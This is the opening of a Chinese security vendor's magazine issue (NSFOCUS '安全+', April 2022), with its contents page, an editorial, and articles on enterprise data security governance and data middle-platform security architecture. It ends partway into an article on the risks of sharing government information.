安全+
SECURITY
2022/04 总第 052
技术版 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

企业数据安全管理建设

深入浅出云原生环境信息收集技术（一）

谁动了我的DevOps：DevOps风险测绘

解读《网络安全审查办法》及其对网络安全产业供给的影响

绿盟科技官方微信

NSFOCUS

SECURITY

安全+ 技术版
与安全人士分享技术心得
Share technique experience with security professionals

本期看点 HEADLINES

3 企业数据安全管理建设

17 深入浅出云原生环境信息收集技术（一）

46 谁动了我的DevOps：DevOps风险测绘

59 解读《网络安全审查办法》及其对网络安全产业供给的影响

主办：绿盟科技
策划：《安全+》编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-5463
传真：(010)6872 8708
网址：www.nsfocus.com

2022/04 总第 052

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，
分享您的建议和评论，或者来信nsmagazine@nsfocus.com
与我们交流。(《安全+》部分图片来源于网络)

安全+ SECURITY

目录 CONTENTS

卷首语	叶晓虎	2
数据安全		3-16
企业数据安全管理建设	刘宇	3
浅谈数据中台安全体系构建思路	王振东	8
政务信息资源共享安全问题、风险和对策建议	李成日	14
技术前沿		17-45
深入浅出云原生环境信息收集技术（一）	阮博男	17
云原生应用安全防护思考（二）	浦明	21
自动化渗透框架	DeepExploit 框架深度分析	童明凯	32
容器运行时信息收集技术介绍	李来冰	40
攻防对抗		46-58
谁动了我的 DevOps：DevOps 风险测绘	陈佛忠	46
2021 年 12 月下旬印度 APT 组织 Patchwork 针对我国的鱼叉攻击活动	宋倚天	53
安全趋势		59-68
解读《网络安全审查办法》及其对网络安全产业供给的影响	林涛	59
工业互联网安全发展趋势	马跃强	62
法律分类与位阶、司法行政主体和争议解决框架	张睿 张智南	64

卷首语

2022年以来，网络安全保障面临的形势和任务更加严峻复杂，不仅是对当前网络安全保障体系的重大检阅，也在时刻警示我们要持续强化对自身网络安全技术能力的审视和未雨绸缪。

本期《安全+》继续立足于网络安全技术深度探讨这一主线，寻求对近期技术发展热点领域和方向的研究梳理，并从热点政策出发对技术发展动向开展研判。

从重点领域来看，随着我国《“十四五”数字经济发展规划》的颁布，数据安全的法规要求与产业落地进一步衔接。政务大数据安全无疑将成为数据安全首要关注的关键领域之一；如何提升数据安全管理能力也成为企业在数字时代生存发展的核心关切；而作为大数据业务体系中数据规约化建设核心场景的数据中台则更需要专门安全体系的保护。

从技术前沿来看，以云为重要特征之一的“网络安全现代化”热潮席卷全球，政府部门、企事业单位及社会领域对于集约化的安全能力青睐有加。伴随而来的云原生安全、容器信息收集等技术热点成为行业的热门研究方向。

从攻防热点来看，随着DevOps模式的广泛采用，其也面临日益增多的网络攻击风险，典型DevOps风险识别就成为开展针对性防范的基本切入点；另外，传统钓鱼攻击方式在攻击对象、攻击目的、攻击范围等方面，均呈现出新的情况和特点，应该引起各方面的足够重视。

从安全趋势来看，《网络安全审查办法》的正式生效施行，将进一步推动关键信息基础设施及数据安全保护的深入发展；而随着工业数字化进程的不断加快，工业互联网的安全防护也呈现出某些较强的趋势性特点。

绿盟科技将以“智慧安全3.0”发展理念为指引，秉承“专攻术业，成就所托”的一贯宗旨，深耕网络安全技术创新、持续赋能客户，共同构筑捍卫我国数字经济发展新格局的坚实网络安全屏障。

叶晓虎

数据安全

企业数据安全管理建设

绿盟科技 咨询设计部 刘宇

摘要：本文分析了数据时代下数据面临的安全威胁，以及企业进行数据安全管理工作的必要性和数据安全管理与数据治理、信息安全的关系，针对数据安全管理的需求来源及合规要求，提出企业建设数据安全管理体系的方法与思路。基于数据安全管理面临的核心问题和建设实践，提出了这些问题的解决思路，为企业数据安全建设提供明确的发展方向。

关键词：数据安全 安全管理 数据治理

1. 背景

在移动互联网及云计算等技术的推动下，人们可获取并控制的数据日益丰富，我们已经进入一个创造数据、获取数据、运用数据的“数据时代”。数据在被有效地挖掘、整合后可能产生巨大的价值，2020 年 4 月 9 日，《中共中央国务院关于构建更加完善的要素市场化配置体制机制的意见》对外公布，把数据与土地、劳动力、资本、技术并列为生产要素，凸显了数据这一新型、数字化生产要素的重要性。对于企业来说，数据正逐渐成为与人、技术、流程同样重要的第四大核心竞争力。

同时，近年来数据泄露和隐私事故越来越普遍，而且代价高昂。Risk Based Security 的一项研究发现，2019 年数据泄露比 2018 年同期上升超 54% [1]。同时，IBM 的 2019 年度数据泄露成本报告发现，数据泄露的平均总成本接近 400 万美元 [2]。高额的成本让企业不得不重视数据安全。

然而数据作为无形资产，诸多企业现有的管理体系难以对数据进行管理和监控，企业常常缺少对数据资产的准确认知，不知道如何开展数据安全管理工作，也缺乏有效的数据安全管控措施。数据安全管理能力的缺失势必会对企业发展与竞争力造成影响，构建有效的数据安全管理体系成为“数据时代”下每个企业的必修课。

国际上普遍认为数据安全是企业数据治理框架的一部分，《DAMA 数据管理知识体系指南》（DMBOK）指出数据安全管理体系建设是企业数据治理的必要活动之一（详见图 1），企业应当在数据治理框架下开展数据安全管理工作。




图 1 数据治理的十个领域（来源：《DAMA 数据管理知识体系指南（DMBOK）》）

同时，数据安全建设与信息系统安全管理体系密不可分，国际

标准化组织（ISO）也在 ISO/IEC27000 系列标准的基础上发布了 ISO/IEC27018、27701，以及 29100 系列标准，为企业数据安全管理框架的建设提供详细指导，详见图 2。




图 2 信息安全与隐私

数据安全是企业信息安全保护中的建设重点。因此，在进行数据安全建设的过程中，需要企业有良好的信息安全保护基础，建立完整的信息安全组织并制定有效的信息安全管理策略。在进行数据安全建设时，通过整体规划、分步建设的方式，使企业在逐步提高数据安全保护水平的同时避免浪费资源，降低数据保护成本和工作难度。

2. 数据安全建设动机

对于一些企业来说，当前存在一些严重的数据安全问题：

- 缺少管理层驱动，相关职责不清，数据安全管理无法进行。
- 数据安全管理无章可依，部门间配合困难，具体工作难以开展。
- 缺少行之有效的管理体系落实风险管控措施，合规风险、业务风险以及安全风险难以实现有效控制。
- 数据资产不清，无有效机制梳理数据资产。
- 个别领域缺失数据安全控制措施，企业整体数据资产仍暴露在内部与外部威胁下。

监管角度下，我国出台的《网络安全法》《数据安全法》《个人信息保护法（草案）》以及行业主管部门的相关规定，均要求企业应当依据法律法规及相关标准的强制性要求，建立健全数据安全管理制度，完善数据安全管理体系（监管要求情况详见表 1）。

表 1 数据安全监管要求表

类型	名称	要求
国家法律	《数据安全法》	第二十七条：开展数据处理活动应当依照法律、法规的规定，建立健全流程数据安全管理制度，组织开展数据安全教育培训，采取相应的技术措施和其他必要措施，保障数据安全。
国家法规	《数据安全管理办法》	第六条：网络运营者应当按照有关法律、行政法规的规定，参照国家网络安全标准，履行数据安全保护义务，建立数据安全管理责任和评价考核制度，制订数据安全计划，实施数据安全技术防护，开展数据安全风险评估，制定网络安全事件应急预案，及时处置安全事件，组织数据安全教育、培训。
部门规章	《互联网个人信息安全保护指引》	4.1 管理制度：应制订个人信息保护的总体方针和安全策略等相关规章制度和文件，其中包括本机构的个人信息保护工作的目标、范围、原则和安全框架等相关说明。
国家推荐标准	《GB/T35273-2020 个人信息安全规范》	11.4 开展个人信息安全影响评估：应建立个人信息安全影响评估制度。
金融行业规范	《银行业机构数据治理指引》	第二十四条：银行业金融机构应当建立数据安全策略与标准，依法合规采集、应用数据，依法保护客户隐私，划分数据安全等级，明确访问和拷贝等权限，监控访问和拷贝等行为，完善数据安全技术，定期审计数据安全。
金融行业标准	JR/T0171-2020 个人金融信息保护技术规范	7.2.1 安全制度体系建立与发布：金融业机构应建立个人金融信息保护制度体系，明确工作职责，规范工作流程。制度体系的管理范畴应涵盖本机构、外包服务机构与外部合作机构，并确保相关制度发布并传达给本机构员工及外部合作方。相关制度应至少包括个人金融信息保护管理规定、日常管理及操作流程、外包服务机构与外部合作机构管理、内外部检查及监督机制、应急处理流程和预案。

综合来看，当前一些企业面临的最大问题就是缺少行之有效的安全管理体系来推动与指导数据安全工作的开展。因此，企业应结合自身数据安全管理现状及国家监管要求，尽快建立各自的数据安全管理体系。

3. 难点与解决思路

目前，大多数企业的数据安全建设工作尚处于起步或初步建设阶段，由于数据资源的结构日益复杂、规模日益庞大等问题，数据安全建设工作也面临一些风险问题及难点。

难点一：领导层重视程度不足，投入关注较少

高级管理层对于数据安全建设的重视程度不足，未能投入充足的资源保障，负责人难以承担跨部门协调组织内部数据安全管理工作，数据安全仅被作为合规需求予以响应，各部门配合较被动。

思路一：在信息安全管理组织的基础上建立数据安全管理组织，依托原有的组织架构推进数据安全管理工作的实施。提升高级管理层对于数据安全工作的重视，提供充足的资源保障。

思路二：结合企业战略目标，构建整体数据安全治理框架，建立数据安全治理组织架构以及数据全生命周期风险管理机制。确保数据的合规可用和持续可控，切实履行数据安全管理职责，提升数据安全保障能力。

难点二：业务部门配合意愿较低，多部门协作困难

业务部门普遍认为数据安全管理工作责任归属于技术部门，缺乏主动性，缺少必要的业务要素，技术部门缺少业务认知，安全政策无法贴近业务实际，导致政策难以落地。

思路一：开展跨部门的安全需求沟通和高层访谈，理解和明确企业各个应用场景的数据安全需求、工作侧重点和范围，通过高层了解数据安全建设的定位、方针、策略等信息，建立有数据保护意识的企业文化。

难点三：系统建设缺乏统一标准，数据规模大且特征复杂

业务创新加速系统频繁迭代升级，系统间数据流转的情况以及数据资产的梳理未能得到应有的重视，管理工作往往急功近利，忽视基础管理工作的重要性。

思路一：建立安全开发管控机制，构建安全统一的开发标准，贯彻 Data protection by design and default 的思路，确保信息系统与应用服务满足统一的数据保护标准，并利用治理机制和技术措施摸清数据资产的使用情况以及分布，有效实现基于数据类别与级别制定的多层次保护策略。

难点四：关联组织较多，增加数据共享安全风险

组织之间的业务合作促进了数据共享，但企业的内部安全标准往往未超出其组织的边界，未涵盖供应商和其他外部合作伙伴，致使第三方机构可能造成企业发生数据泄露的风险。

思路一：制定第三方接入管理流程，对第三方进行审查和定期评估。适当要求第三方提供明确的风险管理文件，其中可包括尽职调查、详细的风险评估、合规声明及明确的事件响应要求等。

思路二：建立供应链安全管理机制，针对供应链中存在的威胁及弱点进行安全评估，并制定合理的防范措施，制订和实施供应链安全计划，对相关岗位职责人员进行培训。

难点五：应急预案缺乏操作性，无法落地

应急预案仅停留在纸面上，在实际发生数据泄露事件的情况下不能付诸操作实施，事件处置中“各自为政”，没有要求多部门协同演练，在部门职责的边界区域存在盲区。

思路一：设定应急场景，对预案的每个组成系统和方案进行仔细推演，进行实战化演练。建立演练评估和完善机制，对演练中发现的问题和薄弱环节提出有针对性的研究处理方案并加以完善，始终保持应急工作的敏锐性。

难点六：安全知识储备不足，安全能力仍待提高

数据安全规划建设工作缺乏前瞻性布局，缺乏相关研究且经验不足。

思路一：制定数据安全人才培养系统规划，通过培训，使员工夯实数据安全基础知识，强化数据安全意识，了解数据安全发展形势及前沿技术，拓展思维，全面提升相关人员的工作素质与能力。

思路二：引入外部管理理论和实践经验专家提供咨询服务，通过系统、科学的方法对企业数据安全建设需求进行深入剖析，找出企业短板或存在的问题，利用外部机构自身实践积累的知识共享库，为企业提供深刻而行之有效的管理建议。

企业应积极推动数据安全建设工作，履行网络安全合规义务，从组织、制度、技术等几个方面建立数据安全治理体系，将数据安全融入企业运行、业务运营和品牌影响力等方面。最终，使数据安全管理成为管理企业文化的一部分。

4. 绿盟科技数据安全管理体系建设方案

绿盟科技数据安全管理体系建设方案致力于解决企业数据安全管理体系缺失的问题，帮助企业明确数据安全管理职责，确保管理工作有据可依，数据安全管理措施有序执行，自上而下地推动企业数据安全管理工作的开展。




图 3 数据安全管理体系建设流程

图 4 数据安全管理体系建设成果

数据安全管理体系建设方案的本质为咨询服务，基于对企业数据安全目标的充分理解，实际切合企业的业务与管理现状，构建并落实企业数据安全组织架构、制度体系与技术措施。

绿盟科技数据安全管理体系建设方案吸收了《DAMA 数据管理知识体系指南 (DMBOK)》中定义的数据安全管理关键活动，结合 ISO27000 系列标准中关于信息安全管理体系建立的标准流程，采取如图 3 所示流程进行。

本方案会按照统一的四级文件架构和“简明、易懂、可行”的原则进行设计，并输出数据安全管理制度。制度内容将以如图 4 所示结构呈现。

虽然不同企业的安全目标、建设现状存在差异，但通过实施数据安全管理体系建设方案，均可获取以下收益：

- 确保企业数据安全管理合规，可充分响应监管部门的相关检查。
- 各部门职责明确，数据安全管理工作切实可行。
- 确保企业业务符合国家关于个人信息保护的相关要求，通过管理机制确保企业合法合理地收集使用用户个人信息。
- 构建企业数据资产管理机制，充分识别企业数据资产，确保安全合理地利用。

5. 未来发展

数据安全管理体系建设是很多企业进行数据安全管理工作的第一步，也是必不可少的一步，后续数据安全工作的开展都离不开管理体系的支持。对于绿盟科技来说，本方案是绿盟整体数据安全解决方案中的重要一环。协助客户构建良好的数据安全管理框架，能够更加高效地将绿盟科技的数据安全能力提供给客户，充分确保绿盟科技为客户提供的服务、产品及平台在合理合适的位置发挥应有的作用。

当前阶段的数据安全管理体系建设注重于整体架构的搭建，在技术措施与管理流程的落地上仍有提升空间。未来将从以下方向对方案进行提升：

- 数据安全文化培养；
- 安全管理与平台能力的深度结合；
- 管理流程与技术措施的高度自动化；
- 融入数据治理框架，构建统一架构；
- 通过安全建设提升企业竞争力。

参考文献

[1] https://pages.riskbasedsecurity.com/2019-midyear-data-breach-quickview-report.

[2] IBM security,(2019). Cost of a Data Breach Report 2019.

浅谈数据中台安全体系构建思路

绿盟科技 战略规划部 王振东

摘要：数据中台是大数据业务体系数据规约化建设的核心场景，数据中台既是搭建大量数据归集的相关设施，又针对数据开展大量治理、运维、分析、加工、共享、开放等交互事务，数据暴露面、人员接触面、数据流程等风险陡增。全方位、全场景的数据中台安全体系建设，既是数据安全的保障，也是未来涵盖政府、企业等各行业大数据体系建设安全保障的立足点。

关键词：数据中台 业务中台 数据仓库

1. 为何要构建数据中台安全

在我国乃至全球范围内数字化社会转型大潮的今天，中台的建设在业务需求上和技术支撑上已经成为当下主流。其中数据是数字化的核心价值资产，相应的数据中台也是中台体系的核心支柱。基于业务和安全相辅相成的真实现状诉求来考量，以中台建设为业务背景的安全配套必不可少，所以数据中台的安全或者中台的数据安全建设已经逐渐成为数字化转型大形势下的安全趋势之一。

数据中台的安全体系该如何构建？数据安全聚焦数据和场景，数据中台的安全聚焦的则是在数据中台的应用场景和业务逻辑下数据安全保障体系的构建。因此，我们从数据中台的业务逻辑出发探讨建设思路，共同找寻数据中台中数据和安全的结合点。

1.1 数据中台通用业务逻辑

顾名思义，数据中台是聚焦在数据层面提供“中台”能力的一个架构体系，但这个架构并非完全静态化的，除静态部署的相关设施和组件外，数据中台体系是承接业务数据化和数据业务化的中心枢纽，其中除数据本身以外，承载的也是支撑业务运行和更新迭代的数据流转过程。当前数字化转型大潮下的数据安全更多围绕的正是数据动态流转的安全，所以关注数据中台业务逻辑，是因为“以数据中台价值为目标的建设过程和场景应用”才是安全建设防护的核心对象。




图 1 数据中台通用业务逻辑

本质上数据中台和业务中台是紧密关联的，数据中台提供“数据业务化”的支撑给业务中台，业务中台提供“业务数据化”反哺数据中台，相互促进优化。从数据安全防护的聚焦点出发，充分保障数据中台的数据、数据环境以及数据应用模式的安全，业务中台的数据安全也能够随之得到有效支撑。

1.2 数据中台安全关注点

数字化转型新形势下的数据安全重点聚焦在数据的动态流转安全，但在充分考虑体系化建设和防护效果的基础上，数据中台的安全防护对象应涵盖数据中台建设和应用过程中的所有相关对象，如基础设施安全、运维过程安全、数据处理安全、数据应用安全以及数据价值兑现（数据交易）的过程安全。

接下来我们将从这些关注点逐步剖析数据中台业务过程中的安全风险和诉求。

2. 数据中台常见风险识别

2.1 基础设施

数据中台体系的建设，关键动作是对归集数据的统一治理，归集数据则来源于相关业务方数据在中心库的汇聚，汇聚的支撑则需要构建相应的设施以承载归集数据和治理数据的存储。

数据湖区是结构化数据、半结构化数据、非结构化数据的异构共存区域，故中心库集群通常基于各种开源组件架构的大数据平台，但仍存在关系型数据库、文件存储服务器等设施共存的可能，甚至在一些特定行业领域会应用各种多媒体存储设施。此外，存储服务宿主的服务器、运维管理的主机等设施也必不可少。由此可见，相关设施作为安全防护需考量的对象，其自身安全性、数据导入导出安全、传输通道和过程可靠性等，均需要全面考虑如漏洞、弱口令、主机木马、病毒、拖库、撞库等安全风险。

2.2 数据运维

数据进入湖区，经过治理后形成各种主题库 / 专题库的数据仓库，针对数据湖区、数据仓库中存放数据的日常运维，数据治理过程的编目、梳理等服务介入，在大量数据访问行为和数据共享开放的业务需求场景中，因业务需要致使数据治理、维护在得到人工服务推进的同时，也存在着数据暴露面放大、人员接触面增多的变化，虽然为人员提供了获取大量数据的便利，但也埋下了大量安全风险隐患。

数据治理是提升数据质量和价值的必经之路，但是如果完全因业务需要而驱动数据以明文暴露式地流动有极大风险，所以针对不同人员、不同级别 / 类别的数据，应用必要的安全措施必不可少。

2.3 数据处理及应用

数据在治理、BI 分析、开发测试、应用到人工智能、机器学习等使用过程中，要注意数据的流转是否合理，是否在有效权限下被使用，是否被有效监控和检测等，这些场景中用户很可能在尚未知晓数据安全风险发生时，大量敏感数据已经外泄，甚至重要数据被篡改后仍在被使用。

所以在数据的处理和应用过程中，每个场景下对数据的访问行为以及数据流转的去向都要被充分监控，因为从当前已公开的数据泄漏事件原因调查分析的统计结果看，超八成的事件是由内部或内外勾结方式造成的，由此现状呈现出的大量数据访问的不轨意图和数据异常流转都是在合法合理权限范围内执行新的风险特征。

所以，以零信任视角让数据的访问和流转被全天候、全方位监控十分必要。

此外，数据风险发生后才被发现并去溯源难以满足数据安全诉求，因为数据已经泄露，而泄露的数据将会面临无限扩散、肆意非法利用且不可回收的局面，所以对于事中的感知乃至事前的预判和预防都是数据中台的安全建设需要重点考虑的。

2.4 数据业务化

鉴于数据中台和业务中台在实际建设中的紧密关联性，数据中台对业务中台的业务支持以及业务前台对数据 + 业务双中台的依赖，决定了上述对象之间无法被割裂开来做安全防护。因为数据中台形成的数据集市最终是要把数据给到业务中台、业务前台，所以从数据流转路线来看，安全的防护范围中应涵盖承载大量业务应用的业务前台。

业务前台往往因其应用方式的多样化，可能涵盖门户网站、定制业务的集成接口服务、应用程序或是数据开放环境等设施对象。中台体系、业务应用、基础设施等作为一个整体，其安全建设应充分考虑整体策略一致性的保证和“木桶效应”的规避，因此针对业务前台中不同的对象，应有对应的安全机制、原则、技术手段和统一的策略，以防止业务前台中的对象成为被攻击的目标，并以此为入口拖走数据。

3. 数据中台下安全体系的构建思路

3.1 数据安全建设思路

数据中台下的数据安全建设是一个体系化的大工程，应该充分考虑以数据生命周期为主线的各阶段安全过程并分层分步骤规划目标和路径。参考国际权威理论指引可见，Gartner 的 DCAP、NIST CSF 的 IPDRR，以及真实场景的实践反馈，数据安全最基础的一环就是摸清家底——数据资产的盘点和管理。得益于数据中台搭建中的数据治理过程，基于数据的层层标准化治理和分类分级，安全建设已经站上了较高的台阶，更多需要聚焦的是敏感数据访问和针对敏感数据防护应如何制定安全策略。

此外，数据安全建设需要梳理清楚一个逻辑：数据安全的建设是否完全基于数据治理的基础，另行搭建数据层面的安全措施？还是先设置安全保障基础后才能开始治理数据？

对于安全和业务不建议强行划分先后，尤其数据的业务和安全是构建相互平衡的体系，让安全为数据业务保驾护航，让数据业务充分发展，兑现数据价值。

综上所述，在数据中台的数据安全体系构建中，敏感数据的安全管理能力是贯穿支撑整个中台体系建设过程安全和所有应用场景安全的基座与支柱。无论是针对数据库、大数据平台等基础设施的防护，还是数据运维场景、BI 分析、数据处理访问的风险

控制，精确到数据层面的权限策略和相应措施，都是把数据安全做到位、做彻底的关键。

下面我们看一下在数据中台下搭建数据安全体系时，如何落实这一理念和思路。

3.2 数据中台安全体系构建路线




图 2 绿盟数据中台安全全景体系架构

绿盟数据中台安全体系建设思路如图 2 架构图所示。

数据中台的安全体系构建，其核心本质是一个面向数据中台的数据安全建设，是一个体系化的工程，应该充分考虑以数据生命周期为主线的各阶段安全过程并分层、分步骤规划目标和路径。参考国际权威理论指引可见，Gartner 的 DCAP、NIST CSF 的 IPDRR，以及真实场景的实践反馈，数据安全最核心的一环就是数据资产化的管理和安全防护。

数据中台安全以数据为安全防护核心，所涵盖的建设内容围绕着数据全生命周期流转过程中所关联的各种业务场景开展，典型场景如办公网络数据防泄露、（大）数据中心体系中的数据治理、数据共享等场景、数据开放体系中的数据开发测试等合作开放场景。

此外，数据中台安全建设无论应对的场景和业务如何，政策方针和贴切合理的建设原则是指引和支撑整体建设方向并贯穿始终的原则依据。其中，政策方针从国家政策法规出发，以法律法规、国家及行业标准规范的合规为基本准则，据此制定并遵循符合组织数据中台安全发展的整体策略方针，以及落实整个建设和持续运营的制度流程体系。制度流程体系中，需逐步深入细化至数据中台安全相关各项事务开展的规范条款和细则，并能够形成翔实的记录报告以供审计和稽核优化之需。而建设原则，则是来指导数据中台安全建设如何迭代演进的方法论——首先通过组织架构的落实，从人员职责上保障建设事项可执行可落地、可闭环、可持续、可优化。面向数据业务场景和业务逻辑，需要从数据相关联事务的摸底和梳理做起，据此制定相应的安全策略，并引入对应的安全防护手段加以应用。应用过程中结合数据业务逻辑下的数据访问行为来进行风险识别和预判，并结合策略执行和技术应用效果不断优化改善策略和技术应用方式。

上述两大建设依据是支撑和指导数据中台安全体系建设的大

方针，落到具体建设落地层面，结合数据业务逻辑的风险识别分析，我们把能力架构逐层拆分响应，先从基础设施的防护做起，通过基础设施的漏洞发现、配置核查，基础数据库的防护，服务终端的加固、防泄露，传输安全等能力来保障基础环境和设施的安全。其次是数据的分析、治理、运维等方面，我们结合敏感数据管理策略，应用运维堡垒机、脱敏、加密、水印等技术保障简单业务场景下的数据安全访问，并沉淀可审计、可追溯的能力基础——日志和水印。

敏感数据资产化的安全管控能力，是贯穿始终的核心和关键，敏感数据在数据业务中的访问、处理、交换等事务与人员权限和行为是密不可分的，绿盟数据中台安全体系以统一的数据权限为关键抓手，形成无死角的一体化细粒度权限管控能力，将敏感数据资产管理、数据安全风险态势两个能力体系充分结合起来，把安全态势监测和分析的粒度细化至数据权限层面。其中敏感数据资产管理采用“发现识别 -> 分类分级 -> 权限策略”的实现路径，这与 NIST CSF 的 IPDRR 架构中“Identification”理念高度契合。同时数据资产可视化技术也是资产化管理的有效手段，为整个体系的安全目标打好数据资产可见、可管、可控的扎实基础。

数据安全态势监控能力体系中，针对数据被分析、处理、加工应用的场景下，面对在 BI 分析过程中，在数据开发测试中，在应用到人工智能、机器学习等使用过程中，数据的流转是否合理，是否在有效权限下被使用，是否被有效监控和检测等需求和痛点问题时，因场景的复杂多元，安全也需要更多的数据、更智能的技术、更多维的视角来支撑。绿盟数据中台安全运营能力体系主张通过多类型探针、终端、边界的能力联动，针对应用系统日志、安全审计日志、数据访问和流转的流量日志等安全大数据分析形成数据安全风险态势感知的能力。其基于敏感数据权限策略贯穿牵引和全场景零信任的权限管控，通过 UEBA、NTA 等技术支撑多维数据分析、多环节数据关联、多路径行为监控能力的应用，有效实现敏感数据异常流转感知、敏感数据访问行为识别和监控。多源采集数据同样支撑着对已发生数据安全风险事件的追溯定位和风险预警后的处置决策，采集数据的充分分析和运营能力结合，融合 SOAR 的自适应编排响应处置能力，快速实现风险闭环。

在数据中台安全建设的效果保障上，技术和策略的应用是需要不断稽核、校正和优化的，数据安全运营是充分发挥已有建设能力价值和持续保障安全效果的最有效手段，同样也是提升安全能力智能化程度的有效指引。而绿盟数据安全运营体系主张打破传统安全运营事务边界，充分与数据业务关联融合，从数据资产的梳理做起，依据分类分级规范进行资产化管理，实时跟进数据在流转中的处理变化和更新，灵活调整相应的安全策略，并通过数据安全运营工具针对威胁情报、风险事件实时进行响应处置，快速溯源定位风险源头，高效能实战化闭环风险，持续保障安全策略的有效性和安全效果，并通过运营来落实策略稽核、行为稽核和持续优化的推进。

另外，数据中台安全体系建设必不可少的一环是数据安全管理体系的建立，管理体系主要涵盖两个关键板块，一是制度流程的形成和落实，通过数据安全咨询服务来导入，结合组织架构的设立和整体策略方针的制定，形成数据业务全流程和数据全生命周期的制度规范、流程指南、应急预案、过程记录等，支撑数据安全决策、管理、执行、监督审计的全系管理工作。二是人员能力体系的落实，通过对管理、执行、审计等角色人员的数据安全意识教育、制度规范培训、能力培养等手段，为组织构建符合数据中台安全体系建设落地和运营支撑的专业可信任团队。

4. 总结

除了前面已经提到的“Identification”，我们从基础设施安全、数据运维安全、数据服务安全在数据中台的安全体系中来看，契合的刚好是 IPDRR 的“Protection”，而数据处理及应用安全更多体现的是“Detection”，同时结合运营服务刚好完整闭合了“Response”这一环。

另外，在数字化和人工智能时代，传统安全的防护能力并不会因大数据创新应用的普及化过时。因为在以数据的全生命周期安全为目标的发展路线上，敏感数据的资产化管理穿针引线，贯穿整个体系架构中的每一层每一环，既能深入到让数据库防护踏踏实实落到数据层面的字段粒度乃至内容粒度，也能广泛覆盖数据的处理场景安全、使用场景安全、应用场景安全等由点到面的拉通，每一种安全能力都各司其职地守卫一方并互联互通。

政务信息资源共享安全问题、风险和对策建议

绿盟科技 行业技术中心 李成日

摘要:日前,国家发展改革委等部门联合印发文件,全面启动“东数西算”工程,建设 8 个国家算力枢纽节点及 10 个国家数据中心集群,完成全国一体化大数据中心体系布局,推动数字经济和实体经济深度融合。作为其覆盖的重要行业,电子政务服务依托一体化大数据中心运行,促进政务网络互联互通,加强政务资源共享交换,有效协同跨部门业务,切实提升电子政务服务治理能力。

关键词 :数据共享交换 数据确权 数据安全

2021 年 9 月 1 日,《中华人民共和国数据安全法》正式施行。随着《数据安全法》的出台,数据安全进入有法可依、有章可循的新时期,《数据安全法》明确对“政务数据安全与开放”作出规定:“国家制定政务数据开放目录,构建统一规范、互联互通、安全可控的政务数据开放平台,推动政务数据开放利用。”政务安全共享与开放对数字化经济的安全健康发展提供了有力支撑。

为积极响应国务院加强政务信息系统整合共享工作要求,按照《“十四五”推进国家政务信息化规划》《政务信息资源共享管理暂行办法》(国发〔2016〕51 号)《政务信息系统整合共享实施方案》(国办发〔2017〕39 号)等政策文件要求,本文针对政务信息资源共享交换实施推进中面临的安全风险和问题,提出对策建议,以促进政务信息系统整合共享工作有序开展,全面实现政务服务事项“一网通办”,满足国家治理能力和治理体系现代化需求。

国家数据共享交换平台体系由国家共享平台、省级共享平台、地市级共享平台等多级平台组成。国家数据共享交换平台(政务外网)依托电子政务外网建设,是开展非涉密政务信息资源共享交换的窗口和枢纽,满足部门之间、部省之间及跨省数据共享的需求。自 2017 年以来,国家数据共享交换平台体系建设基本成型,推进“三融五跨”,助力电子政务精细化治理。但是,在共享交换过程中仍存在新的安全风险及共享责任不清等问题,因此需要提出有针对性的建议及相应的解决方案。

1. 政务信息资源共享带来新的安全风险和问题

1.1 接入单位安全能力参差不齐,扩大共享交换平台的安全风险

